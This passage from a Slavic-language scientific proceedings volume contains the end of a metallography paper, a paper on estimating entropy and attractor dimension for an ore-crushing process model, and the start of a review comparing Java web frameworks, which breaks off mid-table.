


Рисунок 6 – Гістограма побудована за даними, отриманими з рис. 5,б

Висновки. Комп'ютерний аналіз фотографії сплаву з метою визначення кількісних характеристик є перспективним методом сучасних металографічних досліджень. Регулювання контрастності зображення та накладання відповідних кольорових фільтрів дозволяють підвищити точність вимірювань. Це може стати в нагоді у випадку, коли за допомогою методик хімічного або теплового травлення неможливо точно розрізнити фази сплаву. Окрім того, цей метод дозволяє значно зменшити час проведення досліджень.

ЛІТЕРАТУРА

1. Ильинкова Т.А. Металлографический анализ. Учебное пособие [Текст] / Т.А. Ильинкова. – Казань: Казан. нац. иссл техн. унт-т. – 2014. – 106 с.
2. Салтыков С. А. Стереометрическая металлография /С. А. Салтыков – М.: Металлургия. – 1976. – 270 с.
3. <http://engineer-service-center.in.ua/index.php/инструкция-epiquant.html>
4. Теория цвета [Электронный ресурс]. – Режим доступа: <http://zavadskaaya.wordpress.com/2011/12/26/теория-цвета/> – Загл. с экрана.
5. Спиридонова, И.М. К вопросу о строении тройной эвтектики в сплавах. / И.М. Спиридонова, Н.В. Карпенко // Збірник наукових праць міжн. конф. “Фізико-хімічні основи формування і модифікації мікро- та наноструктур” (Харків, 21-23 жовтня 2009 р). – С. 338-341.
6. Никитин Ю.И. Методы, приборы и результаты определения удельной поверхности алмазных порошков / Ю.И. Никитин, Г.А. Петасюк // Сверхтвердые материалы. – 2008. – № 1. – С. 77-93.
7. Спиридонова, І.М. Вплив фосфору на структуру та властивості гемібориду заліза в сплавах Fe-B-P. / І.М. Спиридонова, О.В. Сухова, Н.В. Карпенко // Порошковая металлургия. –2009. Т. 48, № 11-12 (470). – С. 119–124.
8. Сухова О.В. Влияние фосфора и молибдена на структуру и свойства сплавов Fe-C-B. / О.В. Сухова, Н.В. Карпенко, Ю.В. Сироватко // Вісник ДНУ. Серія: Фізика і радіоелектроніка. –2010. – Вип. 17. – Т. 18, № 2. – С. 27-33.

С.М. Мацюк

МЕТОДИКА ОЦЕНКИ ХАРАКТЕРИСТИК НЕЛИНЕЙНЫХ ДИНАМИЧЕСКИХ ПРОЦЕССОВ ПО ВРЕМЕННЫМ РЕАЛИЗАЦИЯМ

Аннотация. Предложена методика оценки характеристик нелинейных динамических процессов по временным реализациям, включающая процедуры оценки глубины точного прогноза (корреляционного интервала) и глубины памяти (размерности аттрактора) для построения математической модели процесса крупнокускового дробления.

Ключевые слова: динамическая система, объект управления, модель, технологический процесс, фазовое пространство

Введение. Для управления сложными объектами управления (ОУ), которые характеризуются нелинейностью, нестационарностью и стохастичностью, актуальной задачей является идентификация и прогнозирование их состояния. Это позволяет улучшить качество управления, за счет повышения точности оценки их состояния, на основе построения математической модели для прогнозирования процессов рудоподготовки (дробление и измельчение). Особенностью нелинейных процессов дробления является наличие различных режимов работы, что обуславливает необходимость решения задачи идентификации управляемых процессов в процессе функционирования системы.

Актуальность исследований. В настоящее время предложены методики определения свойств и характеристик нелинейных динамических систем, порождающих соответствующие сигналы (временные реализации). При этом аппарат нелинейной динамики позволяет оценить структурные характеристики динамической модели нелинейной системы [1].

Нелинейный процесс (динамическая система) может быть описан с помощью векторного уравнения потока [2]:

$$\dot{x} = F(x, p), \quad (1)$$

или дискретного отображения Пуанкаре:

$$x[k+1] = F\{x[k], p\}; x[k] = \{x_1[k], \dots, x_{d-1}[k]\}, \quad (2)$$

где F – нелинейная функция размерности d ; x – вектор координат; p – вектор параметров порядка системы; k – такт времени ($t = k \cdot T$); T – период дискретизации.

Динамические системы (1) и (2) имеют в зависимости от значений параметров порядка p четыре типа решения [1, 3]. Этим решениям соответствуют аттракторы системы в виде устойчивого равновесия, предельного цикла, квазипериодического и хаотического аттракторов.

Системы (1) и (2) при изменении параметра p теряют устойчивость своего состояния (режима функционирования) и переходят в другое состояние. Этот переход называют бифуркацией [3].

Такой формальный подход, например, хорошо согласуется с результатами теоретических и экспериментальных исследований процессов крупного дробления руд, как нелинейных динамических ОУ с переменными структурой (размерностью, режимом динамики) и параметрами, которые зависят от свойств руды, конструктивных и технологических переменных [4].

Известно [1–3], что по одной временной реализации можно определить корреляционную энтропию, которая характеризует оценку глубины точного прогноза состояния системы, в каком режиме она находится, а также корреляционную размерность аттрактора (порядок системы). Идентификация таких сложных ОУ традиционными способами требует больших затрат на экспериментальные исследования, поэтому целесообразно использовать методы нелинейной динамики.

Постановка задачи. Целью данной статьи является разработка методики оценки характеристик нелинейного динамического процесса рудоподготовки, а также выбора интервала дискретизации порождающего процесса для построения его математической модели.

Результаты исследований. Энтропия Колмогорова K является важнейшей характеристикой движения в фазовом пространстве произвольной размерности. Она описывает динамическое поведение на аттракторе и пропорциональна скорости потери информации о состоянии динамической системы во времени. Для регулярного движения K -энтропия равна нулю, для систем с детерминированным хаосом

сом – положительна и постоянна. Энтропия K бесконечна в случае поведения системы как белого шума, что говорит об отсутствии предсказуемости процесса.

Величина информации о состоянии системы определяется как

$$K_k = - \sum_{i_0 \dots i_k} P_{i_0 \dots i_k} \ln P_{i_0 \dots i_k}, \quad (3)$$

где $P_{i_0 \dots i_m}$ – совместная вероятность того, что $x(t=0)$ находится в ячейке i_0 , $x(t=T)$ – в ячейке $i_1, \dots, x(t+kT)$ – в ячейке i_k . При этом разность $K_{k+1} - K_k$ является дополнительной информацией, которая необходима для предсказания в какой ячейке i_{k+1} будет система, если раньше она находилась в ячейках $i_1 \dots i_k$.

Тогда K энтропия равна:

$$K = - \lim_{T \rightarrow 0} \lim_{\varepsilon \rightarrow 0} \lim_{N \rightarrow \infty} \frac{1}{NT} \sum_{k=0}^{N-1} (K_{k+1} - K_k) = - \lim_{T \rightarrow 0} \lim_{\varepsilon \rightarrow 0} \lim_{N \rightarrow \infty} \frac{1}{NT} \sum_{i_0 \dots i_N} P_{i_0 \dots i_N} \ln P_{i_0 \dots i_N}, \quad (4)$$

где N – длина временной реализации; ε – размер ячейки фазового пространства.

Для оценки K энтропии по экспериментальным данным используется величина корреляционной энтропии:

$$K_R = \lim_{\varepsilon \rightarrow 0} \lim_{k \rightarrow \infty} \ln \left[\frac{R_k(\varepsilon)}{R_{k+1}(\varepsilon)} \right] \leq K, \quad (5)$$

где $R_k(\varepsilon) = \lim_{N \rightarrow \infty} \frac{1}{N^2} \sum_{i,j} v \left[\varepsilon - \|x_i - x_j\|_k \right] = \sum_{i_1 \dots i_k} P_{i_1 \dots i_k}^2$ – обобщенный корреляционный интеграл; $\sum_{i,j} v \left[\varepsilon - \|x_i - x_j\|_k \right]$ – число пар i и j , для кото-

рых расстояние $\|x_i - x_j\|_k \leq \varepsilon$; $\|x_i - x_j\|_k = \sqrt{\sum_{n=0}^{k-1} (x_{i+n} - x_{j+n})^2}$; v – ступенчатая функция Хэвисайда, $x_i = x[iT]$.

Дополнительно K энтропия позволяет определить среднее время, на которое можно предсказать состояние системы. При этом, точное предсказание возможно только на интервале времени T_{np} таком, что $\varepsilon \cdot e^{KT_{np}} = 1$ [2], тогда

$$T_{np} = \frac{1}{K} \ln \left(\frac{1}{\varepsilon} \right). \quad (6)$$

Оценка интервала предсказуемости по экспериментальным данным выполняется аналогично выражению (6):

$$T_{Rnp} \frac{1}{K_R} \ln \left(\frac{1}{\varepsilon} \right) \geq T_{np}. \quad (7)$$

Таким образом, по значению корреляционного интервала предсказуемости T_{Rnp} определяется глубина точного прогноза состояния ОУ.

При этом требуемый интервал упреждения (глубина прогноза) определяется значением суммы периода дискретизации T и эквивалентного времени запаздывания τ системы.

Тогда с учетом (7) должно выполняться условие

$$T + \tau \leq T_{Rnp}, \quad (8)$$

из которого выбирается соответствующее значение периода дискретизации. Здесь эквивалентное время запаздывания τ может быть определено по максимумам взаимокорреляционных функций входных и выходной координат системы.

Другим способом выбора периода T является статистический подход [5], согласно которому с удовлетворительной для практики точностью должно выполняться условие

$$T + \tau \leq 0,2 \cdot \tau_{кор}, \quad (9)$$

где $\tau_{кор}$ – интервал корреляции выходной координаты системы.

Добиться выполнения условия (9) можно путем последовательного увеличения периода T , что приводит к сужению спектра усредненного процесса относительно исходного и, следовательно, расширению его автокорреляционной функции (т.е. увеличению интервала корреляции усредненного процесса) [5].

Корреляционная размерность аттрактора характеризует сложность аттрактора динамической системы, то есть характеризует минимальное количество отсчетов (глубину памяти) переменных, входящих в математическую модель системы.

Расстояние между ближайшими точками аттрактора до и после бифуркаций описывает фрактальная размерность Хаусдорфа D , которая является числом, характеризующим скорость роста числа ячеек покрытия данного множества, при уменьшении размера ячеек:

$$D = -\lim_{\varepsilon \rightarrow 0} \frac{\log N(\varepsilon)}{\log(\varepsilon)}, \quad (10)$$

где $N(\varepsilon)$ – количество ячеек.

Оценка размерности Хаусдорфа D , также как и оценка K энтропии может быть получена по экспериментальным данным [2].

Пусть траектория динамической системы на аттракторе описывается как $x(t) = [x_1(t), \dots, x_d(t)]$ и d - мерное фазовое пространство разделено на ячейки размера ε^d . Тогда вероятность попадания точки, принадлежащей аттрактору, в i -ю ячейку ($i = 1, 2, \dots, N(\varepsilon)$) вычисляется как:

$$p_i = \lim_{N \rightarrow \infty} \frac{N_i}{N}, \quad (11)$$

где N_i – число точек в этой ячейке.

Численная оценка размерности D осуществляется в соответствии с алгоритмом Грассбергера-Прокачиа вычисления корреляционной размерности:

$$D_R = \lim_{\varepsilon \rightarrow 0} \frac{\log \left(\sum_{i=0}^{N(\varepsilon)} p_i^2 \right)}{\log \varepsilon} = \lim_{\varepsilon \rightarrow 0} \frac{\log R(\varepsilon)}{\log(\varepsilon)} \leq D, \quad (12)$$

где $R(\varepsilon) = \lim_{N \rightarrow \infty} \frac{1}{N^2} \sum_{i,j} v[\varepsilon - \|x_i - x_j\|]$ – корреляционный интеграл;

$\sum_{i=0}^{N(\varepsilon)} p_i^2$ – вероятность того, что две точки на аттракторе лежат внутри ячейки ε^d (вероятность того, что две точки аттрактора разделены расстоянием, меньшим ε).

Для определения D_R строят зависимость $\log R(\varepsilon)$ от $\log \varepsilon$ и осуществляют поиск линейного участка, наклон которого и определяет искомое значение корреляционной размерности D_R , которое далее используется для определения размерности аттрактора.

Размерность d в фазовом пространстве, начиная с которой корреляционная размерность D_R не изменяется, является минимальной размерностью вложения аттрактора, то есть наименьшей целой размерностью фазового пространства, которая содержит весь аттрактор. Таким образом, размерность фазового пространства d определяется как $D_R(d)$.

Однако, из теоремы про вложение [2] вытекает, что оценка размерности фазового пространства d определяется через оценку размерности аттрактора D_R как:

$$d \geq 2D_R + 1. \quad (13)$$

При расчете корреляционной размерности D_R одной из проблем является выбор величин объема экспериментальных данных N и периода дискретизации T [3]. Целесообразно при этом учитывать размер временного окна $T_H = NT$ и принимать во внимание существование ограничения на определение максимальной величины корреляционной размерности D_R ,

$$D_{R\max} = \frac{2 \lg N}{\lg(\varepsilon_{\max}/\varepsilon)}, \quad (14)$$

которое означает, что алгоритм расчета размерности системы не может дать значение больше, чем $D_{R\max}$ при заданном числе точек N , где $\varepsilon_{\max}$ – размер аттрактора.

Таким образом, вычисление размерности D_R позволяет реконструировать аттрактор, а также определить размерность d переменных математической модели ОУ (глубину памяти входных и выходных переменных модели).

Экспериментальные результаты. Оценка характеристик выполнялась путем моделирования процесса крупнокускового дробления руд (ККД) [6], где в качестве выходной координаты процесса ККД рассматривалась временная реализация содержания класса +100 мм в дробленой руде Γ_{+100} (рис. 1).

В результате расчетов для сигнала Γ_{+100} определены корреляционные энтропия (рис. 2,а) и размерность (рис. 2,б), значения которых составили соответственно $K_R = 0.405$ и $D_R = 1.931$.

При этом корреляционный интервал предсказуемости (глубина точного прогноза) процесса, порождающего сигнал Γ_{+100} , в соответствии с выражением (7) составил $T_{Rnp} = 3,97$ такта.




Рисунок 1 – Временная реализация сигнала Γ_{+100} (а) и его корреляционная функция (б)




Рисунок 2 – Корреляционная энтропия (а) и размерность (б) сигнала Γ_{+100}

Особенностью процесса ККД является то, что руда на дробление подается порционно в случайные моменты времени, что позволяет в качестве меры времени использовать порядковые номера порций. При необходимости, переход к реальному времени может быть осуществлен через средний интервал времени поступления порций.

Для оценки времени запаздывания процесса τ были рассчитаны взаимокорреляционные функции выхода процесса ККД Γ_{+100} по

каналам средневзвешенной крупности Γ_{ex} и крепости K_p входной руды, а также по каналу управления – размеру разгрузочной щели дробилки Π (рис. 3).

Из рисунка 3 следует, что в соответствии с максимумами взаимокорреляционных функций, запаздывание составляет $\tau = 2$ такта. Тогда значение периода дискретизации $T = 1$ (такт – одна порция руды со средним временем поступления на дробление), поскольку выполняется условие по выражению (8) $1 + 2 \leq 3.97$ такта и выполняется условие по выражению (9): $1 + 2 \leq 0.2 \cdot 17 = 3.4$ такта (здесь значение интервала корреляции $\tau_{кор} = 17$ тактов при уровне значимости корреляционной связи 0,1).




Рисунок 3 – Взаимокорреляционные функции по каналам:

$\Gamma_{+100} - \Gamma_{ex}$ (а), $\Gamma_{+100} - K_p$ (б) и $\Gamma_{+100} - \Pi$ (в)

Для определения размерности фазового пространства вложения аттрактора (глубины памяти процесса) вычислялась ее оценка сверху по выражению (13), а оценка значения d снизу определялась по рис. 2,б. Из рис. 2,б видно, что размерность D_R практически перестает возрастать (входит в насыщение) при размерности фазового пространства $d \geq 3$. С учетом вышеизложенного, получим, что $3 \leq d \leq 5$.

Таким образом, для решения задачи идентификации процесса ККД, порождающего сигнал G_{+100} , глубина точного прогноза составляет 4 такта, а глубина памяти – от 3 до 5 тактов.

Выводы. Предложена методика оценки характеристик нелинейных динамических процессов по временным реализациям, включающая процедуры оценки корреляционных энтропии и размерности, а также выбор интервала дискретизации процесса. Это позволило оценить интервал предсказуемости (глубину точного прогноза) и размерность (глубину памяти) математической модели процесса крупнокускового дробления.

Дальнейшие исследования должны быть направлены на разработку информационной технологии идентификации математических моделей нелинейных динамических процессов с использованием предложенной методики оценки его характеристик.

ЛИТЕРАТУРА

1. Кузнецов С.П. Динамический хаос / С.П. Кузнецов – М.: Физ. Мат. Лит., 2002. – 296 с.
2. Шустер Г.Х. Детерминированный хаос. Введение / Г. Х. Шустер – М.: Мир, 1988. – 256 с.
3. Анищенко В.С. Знакомство с нелинейной динамикой / В.С. Анищенко // М.-Ижевск: ИКИ, 2002. – 172 с.
4. Корнієнко В.І. Автоматизація оптимального керування процесами дроблення і здрібнювання руд / В.І. Корнієнко. – Д.: Національний гірничий університет, 2013. – 191 с.
5. Ивахненко А.Г. Помехоустойчивость моделирования / А.Г. Ивахненко, В.С. Степашко. – К.: Наукова думка, 1985. – 214 с.
6. Сычев В.В. Фрактальный анализ. Программа Fractan 4.4 / В.В. Сычев. – Режим доступа: <http://impb.ru/~sychoy/>.

В.В. Герасимов, І.В. Пономарьов, О.О. Ліщенко

АНАЛІЗ ОСНОВНИХ ТЕХНОЛОГІЙ РОЗРОБКИ ВЕБ-ДОДАТКІВ НА ПЛАТФОРМІ JAVA

Анотація. Проведено порівняльний аналіз сучасних технологій розробки веб-додатків на платформі Java, а саме JavaServerPages, JavaServerFaces, JavaFX, ApacheStruts та Spring Framework. Наведені особливості цих технологій та висновки щодо можливих сфер їх застосування.

Ключові слова: JavaServerPages, JavaServerFaces, ApacheStruts, SpringFramework, Java, MVC.

Вступ. Мережа Інтернет продовжує зростати, аразом з нею зростає й попит на нові сайти та інтернет-системи. Веб-програмістів стає дедалі більше та конкуренція між ними зростає. Це призводить до зниження цін на вироблені ними послуги. Також підвищуються запити замовників до цих послуг.

Оскільки веб-додатки не вимагають установки та легко підлаштовуються під користувача, їх популярність зростає. Вони ставлять менші вимоги до клієнтського обладнання ними легше керувати. Веб-інтерфейс вже використовується у багатьох десктоп-додатках для взаємодії з користувачем. Загалом веб-додатки вже досягли такої функціональності, яку раніше мали тільки десктоп-додатки.

У наш час замовникам потрібні все більш функціональні та складні веб-додатки. Для вирішення таких задач потрібно застосовувати технології розробки з високими показниками code reuse (повторного використання коду). Тут у нагоді стає мова Java та такі її основні якості, як масштабованість, надійність, універсальність. Вона легко переноситься на різні операційні системи та має синтаксис, зрозумілий більшості програмістів, які працювали з C/C++ та/або C#.

Метою роботи є огляд таких сучасних технологій розробки веб-додатків як JavaServerPages, JavaServerFaces, JavaFX, ApacheStruts, Spring Framework та їх порівняльний аналіз за обраними показниками.

Основна частина. Спочатку був зроблений огляд загальних особливостей вказаних технологій. Перша технологія, JavaServerPages(JSP), є результатом розвитку технології JavaServlet. Вона дозволяє веб-розробникам та дизайнерам швидко розробляти та легко підтримувати динамічні веб-сторінки, які керують бізнес-системами. Оскільки JSP є частиною технології Java, вона дозволяє швидко розробку платформо-незалежних веб-додатків. Технологія JSP відділяє інтерфейс користувача від генерації контенту, завдяки чому розробники мають змогу змінювати загальний вміст сторінки не змінюючи динамічний вміст.

Специфікація JSP є продуктом сумісної співпраці лідерів індустрії у галузі бізнес-додатків та інструментів для розробки під керівництвом Sun Microsystems. З метою забезпечення підтримки інтерфейсу JSP у кожному веб-додатку або сервері Sun зробила специфікацію JSP безкоштовною для розробників.

Розробники та дизайнери, які мають досвід у роботі з HTML, можуть:

- Використовувати технологію JSP без необхідності вивчати мову Java;
- Розширювати мову JSP;
- Легко розробляти та підтримувати сторінки.

Друга технологія — JavaServerFaces (JSF). Вона є каркасом програмування та технологією для веб-додатків, які написані на мові Java. Ця технологія служить для полегшення розробки інтерфейсів користувача для додатків Java EE.

Технологія JavaServerFaces включає:

- Набір API для представлення компонентів користувацького інтерфейсу (UI) і управління їх станом, обробкою подій і валідацією введеної інформації, визначення навігації, а також підтримки інтернаціоналізації (i18n) і доступності (accessibility).

- Спеціальна бібліотека JSP тегів для реалізації інтерфейсу JSF на JSP-сторінці. У JSF 2.0 в якості обробника представлення використовується технологія Facelets, яка прийшла на заміну JSP.

На відміну від більшості MVC фреймворків, які керуються запитом, підхід JSF ґрунтується на використанні компонентів. Стан компонентів користувацького інтерфейсу зберігається, коли користувач запитує нову сторінку, і потім відновлюється, якщо запит повто-

рюється. Для відображення даних звичайно використовується JSP, але JSF можна пристосувати і під інші технології, наприклад XUL.

Третя технологія —JavaFX— платформа для створення RIA-додатків (Rich Internet application), яка дозволяє будувати уніфіковані додатки з насиченим графічним інтерфейсом користувача для безпосереднього запуску з операційних систем, роботи в браузерах і на мобільних пристроях, в тому числі таких, що працюють з мультимедійним вмістом.

Технологія JavaFX була вперше продемонстрована корпорацією SunMicrosystems на конференції JavaOne в травні 2007 року. 4 грудня 2008 вийшла версія 1.0 платформи.

JavaFX являє собою потужну платформу, націлену на Java-інтерфейс, здатний обробляти великомасштабні бізнес-додатки, які керуються даними (data-driven). Вона надає багатий набір елементів управління користувальницьким інтерфейсом (UI controls), API для графіків та медіа, з високопродуктивним апаратним прискоренням графіки і мультимедіа — для спрощення розробки інтерактивних візуальних додатків.

Наступною технологією є ApacheStruts. Це безкоштовний фреймворк з відкритим кодом для створення веб-додатків на платформі Java. Фреймворк створений КрейгомМакКланаханом і переданий ApacheFoundation в травні 2000 року. Спочатку перебував у складі ApacheJakarta Project і був відомий як JakartaStruts. З 2005 року є проектом Apache верхнього рівня.

Даний фреймворк надає три ключових компоненти:

- Обробник запитів, що надається розробником додатка;
- Обробник відповідей, що передає контроль іншому ресурсу, який закінчує запит;
- Бібліотека тегів, що допомагає розробникам створювати інтерактивні додатки з використанням JSP.

Struts був створений для того, щоб чітко розділити модель (бізнес-логіку), представлення (HTML-сторінки) і контролер, який відповідає за передачу даних від моделі до представлень і назад. Struts надає стандартний контролер-сервлетз іменем ActionServlet і різні засоби для створення сторінок представлення. Розробник веб-додатку відповідає за написання коду моделі і створення конфігураційного

файлу struts-config.xml, який пов'язує воедино модель, представлення і контролер.

Остання технологія – Spring Framework. Ця платформа широко використовується при розробці додатків з відкритим кодом і призначена для спрощення розробки для Java EE. Перша версія була написана Родом Джонсоном, який випустив фреймворк з публікацією його книги "Expert One-on-One J2EE Design and Development" в жовтні 2002 року. Структура була вперше випущена під ліцензією Apache License 2.0 в червні 2003 року. Перший основний реліз 1.0 був випущений в березні 2004 року, з подальшими основними релізами у вересні 2004 року і березні 2005 року.

Spring Framework складається з контейнера, платформи управління елементами і набору служб для розробки веб-інтерфейсів користувача, підтримки транзакцій і реалізації збереження стану. До складу платформи Spring входить SpringWeb MVC — розширювана платформа MVC для створення веб-додатків.

Центральною частиною Spring Framework є контейнер Inversion of Control, який надає засоби конфігурування та управління об'єктами Java за допомогою відображення. Контейнер відповідає за управління життєвим циклом об'єкта: створення об'єктів, виклик методів ініціалізації та конфігурування об'єктів шляхом зв'язування їх між собою.

Далі наведено результати порівняльного аналізу обраних технологій. По кожній з характеристик виставлена кількість балів («+») від 1 до 5. Технології порівнюються за наступними характеристиками:

- Простота розробки — описує, наскільки простою є технологія у вивченні та подальшій розробці з її допомогою;
- Функціональність — показує, наскільки «потужним» може бути додаток, розроблений з допомогою тієї чи іншої технології;
- Насиченість UI — описує, наскільки багатий інтерфейс надає та чи інша технологія;
- Сервер – Клієнт – даний критерій описує, наскільки добре кожна з технологій підходить для розробки як серверної, так і клієнтської частини;
- Роздільна здатність екрану – наскільки незалежною є технологія від роздільної здатності екрану;

- Поділ між представленням та логікою — описується, як інтерфейс розділяється з функціональною частиною додатку.

Таблиця 1

Порівняння технологій

Властивості	JSP	JSF	JavaFX	Struts	Spring
Простота розробки	+++++	+++	++++	++++	+++
	JSP сторінка містить прості теги, подібні до HTML. JSF, як і Struts, є досить простими у розробці, але потребують значного часу на вивчення. JavaFX має насичений інтерфейс, що робить розробку зручнішою.				
Функціональність	++	+++	++++	+++	+++++
	JSP в основному використовується у якості інтерфейсу, залишаючи логіку іншим компонентам. JSF в основному спрямований (але не обмежений) на створення серверної частини додатку. JavaFX, на відміну від Struts та Spring, має багатий функціонал для роботи з графікою, у тому числі й 3D.				
Насиченість UI	+	+++	+++++	+++	+++
